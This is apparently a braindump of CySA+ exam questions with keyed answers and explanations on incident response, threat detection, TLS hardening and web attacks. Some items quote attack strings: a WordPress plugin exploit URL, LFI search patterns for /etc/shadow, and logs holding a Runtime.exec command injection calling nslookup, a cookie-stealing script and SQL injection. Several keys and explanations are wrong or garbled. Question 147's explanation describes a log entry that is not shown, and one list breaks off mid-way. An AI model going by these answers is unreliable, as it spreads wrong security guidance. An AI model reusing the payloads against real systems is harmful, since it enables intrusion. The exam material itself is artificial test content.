? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 71
During an incident, an analyst needs to acquire evidence for later investigation. Which of the following must be collected first in a computer system, related to its volatility level?

A. Disk contents
B. Backup data
C. Temporary files
D. Running processes

Answer: D

Explanation:
The most volatile type of evidence that must be collected first in a computer system is running processes. Running processes are programs or applications that are currently executing on a computer system and using its resources, such as memory, CPU, disk space, or network bandwidth. Running processes are very volatile because they can change rapidly or disappear completely when the system is shut down, rebooted, logged off, or crashed. Running processes can also be affected by other processes or users that may modify or terminate them. Therefore, running processes must be collected first before any other type of evidence in

a computer system

NEW QUESTION 74
An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory v2 to read only for all users.

Answer: A

Explanation:
Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp- json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56. References: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention … - Spiceworks, How to Restrict WordPress User Registration to Specific Email …, How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

NEW QUESTION 77
A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server
logs for evidence of exploitation of that particular vulnerability?

A. /etc/ shadow
B. curl localhost
C. ; printenv
D. cat /proc/self/

Answer: A

Explanation:
/etc/shadow is the pattern that the security analyst can use to search the web server logs for evidence of exploitation of the LFI vulnerability that can be exploited to extract credentials from the underlying host. LFI stands for Local File Inclusion, which is a vulnerability that allows an attacker to include local files on the web server into the output of a web application. LFI can be exploited to extract sensitive information from the web server, such as configuration files, passwords, or source code. The /etc/shadow file is a file that stores the encrypted passwords of all users on a Linux system. If an attacker can exploit the LFI vulnerability to include this file into the web application output, they can obtain the credentials of the users on the web server. Therefore, the security analyst can look for /etc/shadow in the request line of the web server logs to see if any attacker has attempted or succeeded in exploiting the LFI vulnerability. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 81
An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity
B. Restore the affected server to remove any malware
C. Contact the appropriate government agency to investigate
D. Research the malware strain to perform attribution

Answer: A

Explanation:
The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server’s data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION 86
An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

A. Access rights
B. Network segmentation
C. Time synchronization
D. Invalid playbook

Answer: C

Explanation:
Time synchronization is the process of ensuring that all systems in a network have the same accurate time, which is essential for correlating data points from different sources. If the system has an issue with time synchronization, the analyst may have difficulty matching events that occurred at the same time or in a specific order. Access rights, network segmentation, and invalid playbook are not directly related to the issue of correlating data points. Verified References: [CompTIA CySA+ CS0-002 Certification Study Guide], page 23

NEW QUESTION 88
Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

A. Review Of security requirements
B. Compliance checks
C. Decomposing the application
D. Security by design

Answer: C

Explanation:
The OWASP Web Security Testing Guide (WSTG) includes a section on threat modeling, which is a structured approach to identify, quantify, and address the security risks associated with an application. The first step in the threat modeling process is decomposing the application, which involves creating use cases, identifying entry points, assets, trust levels, and data flow diagrams for the application. This helps to understand the application and how it interacts with external entities, as well as to identify potential threats and vulnerabilities1. The other options are not part of the OWASP WSTG threat modeling process.

NEW QUESTION 92
During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation
C. Reimaging
D. Preservation

Answer: A

Explanation:
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or
applying firewall rules12.
References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide


NEW QUESTION 95
Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

A. Law enforcement
B. Governance
C. Legal
D. Manager
E. Public relations
F. Human resources

Answer: CE

Explanation:
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12. References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

NEW QUESTION 100
A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:



Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

A. An adversary is attempting to find the shortest path of compromise.
B. An adversary is performing a vulnerability scan.
C. An adversary is escalating privileges.
D. An adversary is performing a password stuffing attack..

Answer: B

Explanation:
Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 4: Security Operations and Monitoring, page 161; Monitor logs from vulnerability scanners, Section: Reports on Nessus vulnerability data.

NEW QUESTION 104
A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A. There is an issue with the SSL certificate causinq port 443 to become unavailable for HTTPS access
B. An on-path attack is being performed by someone with internal access that forces users into port 80
C. The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D. An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:
An on-path attack is a type of man-in-the-middle attack where an attacker intercepts and modifies network traffic between two parties. In this case, someone with internal access may be performing an on-path attack by forcing users into port 80, which is used for HTTP communication, instead of port 443, which is used for HTTPS communication. This would allow the attacker to compromise the user accounts and access the company’s internal portal.

NEW QUESTION 105
Which of the following would an organization use to develop a business continuity plan?

A. A diagram of all systems and interdependent applications
B. A repository for all the software used by the organization
C. A prioritized list of critical systems defined by executive leadership
D. A configuration management database in print at an off-site location

Answer: C

Explanation:
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 108
Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

A. Mean time to detect
B. Number of exploits by tactic
C. Alert volume
D. Quantity of intrusion attempts

Answer: A

Explanation:
Mean time to detect (MTTD) is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system. MTTD is a metric that measures how long it takes to detect a security incident or threat from the time it occurs. MTTD can be improved by using tools and processes that can collect, correlate, analyze, and alert on security data from various sources. SIEM, SOAR, and ticketing systems are examples of such tools and processes that can help reduce MTTD and enhance security operations. Official References: https://www.eccouncil.org/cybersecurity-exchange/threat- intelligence/cyber-kill-chain-seven-steps-cyberattack

NEW QUESTION 113
Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:

The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION 116
Which of the following describes a contract that is used to define the various levels of maintenance to be provided by an external business vendor in a secure environment?

A. MOU
B. NDA
C. BIA
D. SLA

Answer: D

Explanation:
SLA stands for Service Level Agreement, which is a contract that defines the various levels of maintenance to be provided by an external business vendor in a secure environment. An SLA specifies the expectations, responsibilities, and obligations of both parties, such as the scope, quality, availability, and performance of the service, as well as the metrics and methods for measuring and reporting the service level. An SLA also outlines the penalties or remedies for any breach or failure of the service level. An SLA can help ensure that the external business vendor delivers the service in a timely, consistent, and secure manner, and that the customer receives the service that meets their needs and requirements. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered

NEW QUESTION 119
Which of the following can be used to learn more about TTPs used by cybercriminals?

A. ZenMAP
B. MITRE ATT&CK
C. National Institute of Standards and Technology
D. theHarvester

Answer: B

Explanation:
MITRE ATT&CK is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations. It is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community. It can help security professionals understand, detect, and mitigate cyber threats by providing a comprehensive framework of TTPs.
References: MITRE ATT&CK, Getting Started with ATT&CK, MITRE ATT&CK | MITRE

NEW QUESTION 122
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Answer: AB

Explanation:
The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.
To remediate this issue, the organization should make the following configuration changes:
? Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
? Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.
The other options are not effective or necessary to remediate this issue.

Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie- Hellman or Elliptic Curve Diffie-Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.
Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.
Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.
Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .
References:

? 1 Padding oracle attack - Wikipedia
? 2 flast101/padding-oracle-attack-explained - GitHub
? 3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
? 4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
? 5 The Essentials of Using an Ephemeral Key Under TLS 1.3
? 6 Guidelines for the Selection, Configuration, and Use of … - NIST
? 7 CBC decryption vulnerability - .NET | Microsoft Learn
? 8 The Padding Oracle Attack | Robert Heaton
? 9 What is Ephemeral Diffie-Hellman? | Cloudflare
? [10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
? [11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
? [12] Galois/Counter Mode - Wikipedia
? [13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

NEW QUESTION 125
A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would
most likely lead the team to this conclusion?

A. High GPU utilization
B. Bandwidth consumption
C. Unauthorized changes
D. Unusual traffic spikes

Answer: A

Explanation:
High GPU utilization is the most likely indicator that cryptomining is occurring, as it reflects the intensive computational work that is required to solve the complex mathematical problems involved in mining cryptocurrencies. Cryptomining is the process of generating new units of a cryptocurrency by using computing power to verify transactions and create new blocks on the blockchain. Cryptomining can be done legitimately by individuals or groups who participate in a mining pool and share the rewards, or illegitimately by threat actors who use malware or scripts to hijack the computing resources of unsuspecting victims and use them for their own benefit. This practice is called cryptojacking, and it can cause performance degradation, increased power consumption, and security risks for the affected systems. Cryptomining typically relies on the GPU (graphics processing unit) rather than the CPU (central processing unit), as the GPU is better suited for parallel processing and can handle more calculations per second. Therefore, a high GPU utilization rate can be a sign that cryptomining is taking place on a system, especially if there is no other explanation for the increased workload. The other options are not as indicative of cryptomining as high GPU utilization, as they can have other causes or explanations. Bandwidth consumption can be affected by many factors, such as network traffic, streaming services, downloads, or updates. It is not directly related to cryptomining, which does not require a lot of bandwidth to communicate with the mining pool or the blockchain network. Unauthorized changes can be a result of many types of malware or cyberattacks, such as ransomware, spyware, or trojans. They are not specific to cryptomining, which does not necessarily alter any files or settings on the system, but rather uses its processing power. Unusual traffic spikes can also be caused by various factors, such as legitimate surges in demand, distributed denial-of-service attacks, or botnets. They are not indicative of cryptomining, which does not generate a lot of traffic or requests to or from the system.

NEW QUESTION 130
A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.
Which of the following metrics should the team lead include in the briefs?

A. Mean time between failures
B. Mean time to detect
C. Mean time to remediate
D. Mean time to contain

Answer: D

Explanation:
Mean time to contain is the metric that the cybersecurity team lead should include in the weekly executive briefs, as it measures how long it takes to stop the spread of malware that enters the network. Mean time to contain is the average time it takes to isolate and neutralize an incident or a threat, such as malware, from the time it is detected. Mean time to contain is an important metric for evaluating the effectiveness and efficiency of the incident response process, as well as the potential impact and damage of the incident or threat. A lower mean time to contain indicates a faster and more successful response, which can reduce the risk and cost of the incident or threat. Mean time to contain can also be compared with other metrics, such as mean time to detect or mean time to remediate, to identify gaps or areas for improvement in the incident response process.

NEW QUESTION 131


When undertaking a cloud migration of multiple SaaS application, an organizations system administrator struggled … identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

A. CASB
B. SASE
C. ZTNA
D. SWG

Answer: A

Explanation:
A Cloud Access Security Broker (CASB) would have reduced the complexity of identity and access management in cloud-based assets. CASBs provide visibility into cloud application usage, data protection, and governance for cloud-based services.

NEW QUESTION 136
An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



```
Alerts (17)
  > Absence of Anti-CSRF Tokens
  > Content Security Policy (CSP) Header Not Set (6)
  > Cross-Domain Misconfiguration (34)
  > Directory Browsing (11)
  > Missing Anti-clickjacking Header (2)
  > Cookie No HttpOnly Flag (4)
  > Cookie Without Secure Flag
  > Cookie with SameSite Attribute None (2)
  > Cookie without SameSite Attribute (5)
  > Cross-Domain JavaScript Source File Inclusion
  > Timestamp Disclosure - Unix (569)
  > X-Content-Type-Options Header Missing (42)
  > CORS Header
  > Information Disclosure - Sensitive Information in URL (2)
  > Information Disclosure - Suspicious Comments (43)
  > Loosely Scoped Cookie (5)
  > Re-examine Cache-control Directives (33)
```

Which of the following tuning recommendations should the security analyst share?

A. Set an Http Only flag to force communication by HTTPS.
B. Block requests without an X-Frame-Options header.
C. Configure an Access-Control-Allow-Origin header to authorized domains.
D. Disable the cross-origin resource sharing header.

Answer: C

Explanation:
The output shows that the web application has a cross-origin resource sharing (CORS) header that allows any origin to access its resources. This is a security misconfiguration that could allow malicious websites to make requests to the web application on behalf of the user and access sensitive data or perform unauthorized actions. The tuning recommendation is to configure the Access-Control-Allow-Origin header to only allow authorized domains that need to access the web application’s resources. This would prevent unauthorized cross-origin requests and reduce the risk of cross-site request forgery (CSRF) attacks.
Reference: OWASP Top Ten | OWASP Foundation

NEW QUESTION 139
A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this
requirement?

A. SIEM
B. CASB
C. SOAR
D. EDR

Answer: D

Explanation:
EDR stands for Endpoint Detection and Response, which is a layer of defense that monitors endpoints for malicious activity and provides automated or manual response capabilities. EDR can protect against external threats regardless of the device’s operating system, as it can detect and respond to attacks based on behavioral analysis and threat intelligence. EDR is also one of the tools that CompTIA CySA+ covers in its exam objectives. Official References:
? https://www.comptia.org/certifications/cybersecurity-analyst
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered
? https://resources.infosecinstitute.com/certification/cysa-plus-ia-levels/


NEW QUESTION 142
A small company does no! have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

A. Corrective controls
B. Compensating controls
C. Operational controls
D. Administrative controls

Answer: B

Explanation:
Compensating controls are alternative controls that provide a similar level of protection as the original controls, but are used when the original controls are not feasible or cost-effective. In this case, the CISO implemented compensating controls by reviewing logs and audit trails to mitigate the risk of error and fraud in payroll management, since segregating duties was not possible due to the small staff size

NEW QUESTION 147
A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:



Log entry #	Message
Log entry 1	comptia.org/${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='../index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?

A. Log entry 1
B. Log entry 2
C. Log entry 3
D. Log entry 4

Answer: D

Explanation:
Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the /etc/passwd file, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official References:
? https://www.imperva.com/learn/application-security/command-injection/
? https://www.zerodayinitiative.com/advisories/published/

NEW QUESTION 149
An incident response analyst notices multiple emails traversing the network that target only
the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A. Beaconinq
B. Domain Name System hijacking
C. Social engineering attack
D. On-path attack
E. Obfuscated links
F. Address Resolution Protocol poisoning

Answer: CE

Explanation:
A social engineering attack is a type of cyberattack that relies on manipulating human psychology rather than exploiting technical vulnerabilities. A social engineering attack may involve deceiving, persuading, or coercing users into performing actions that benefit the attacker, such as clicking on malicious links, divulging sensitive information, or granting access to restricted resources. An obfuscated link is a link that has been disguised or altered to hide its true destination or purpose. Obfuscated links are often used by attackers to trick users into visiting malicious websites or downloading malware. In this case, an incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. This indicates that the analyst is witnessing a social engineering attack using obfuscated links.

NEW QUESTION 150
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